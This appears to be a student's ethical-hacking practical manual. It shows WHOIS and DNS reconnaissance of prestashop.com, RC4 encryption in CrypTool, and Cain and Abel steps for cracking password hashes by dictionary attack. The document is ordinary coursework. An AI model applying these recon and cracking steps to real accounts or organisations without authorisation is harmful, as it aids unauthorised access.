


PRACTICAL NO.1


AIM : Use Google and Whois for Reconnaissance.

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data

Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: **domains@prestashop.com**
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: **domains@prestashop.com**
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics Updated 10 hours ago

Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	contact@prestashop.com	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	 21%
		Links In Count	61656



1 Days



Subdomains

	Reach ⓘ	Page Views ⓘ	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addonsprestashop.com	43.62%	43.93%	5.36
docprestashop.com	14.01%	6.23%	2.36
demoprestashop.com	4.00%	1.44%	1.9
forgeprestashop.com	3.31%	1.41%	2.3
buildprestashop.com	1.36%	0.34%	1.3
mailprestashop.com	0.53%	0.21%	2.1
helpprestashop.com	0.72%	0.16%	1.2
validatorprestashop.com	0.20%	0.14%	3.7
sandrineprestashop.com	0.07%	0.14%	11
scmprestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info **History** **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚


Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com	
Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


Encryption using RC4



Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords



Click on HASH Calculator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



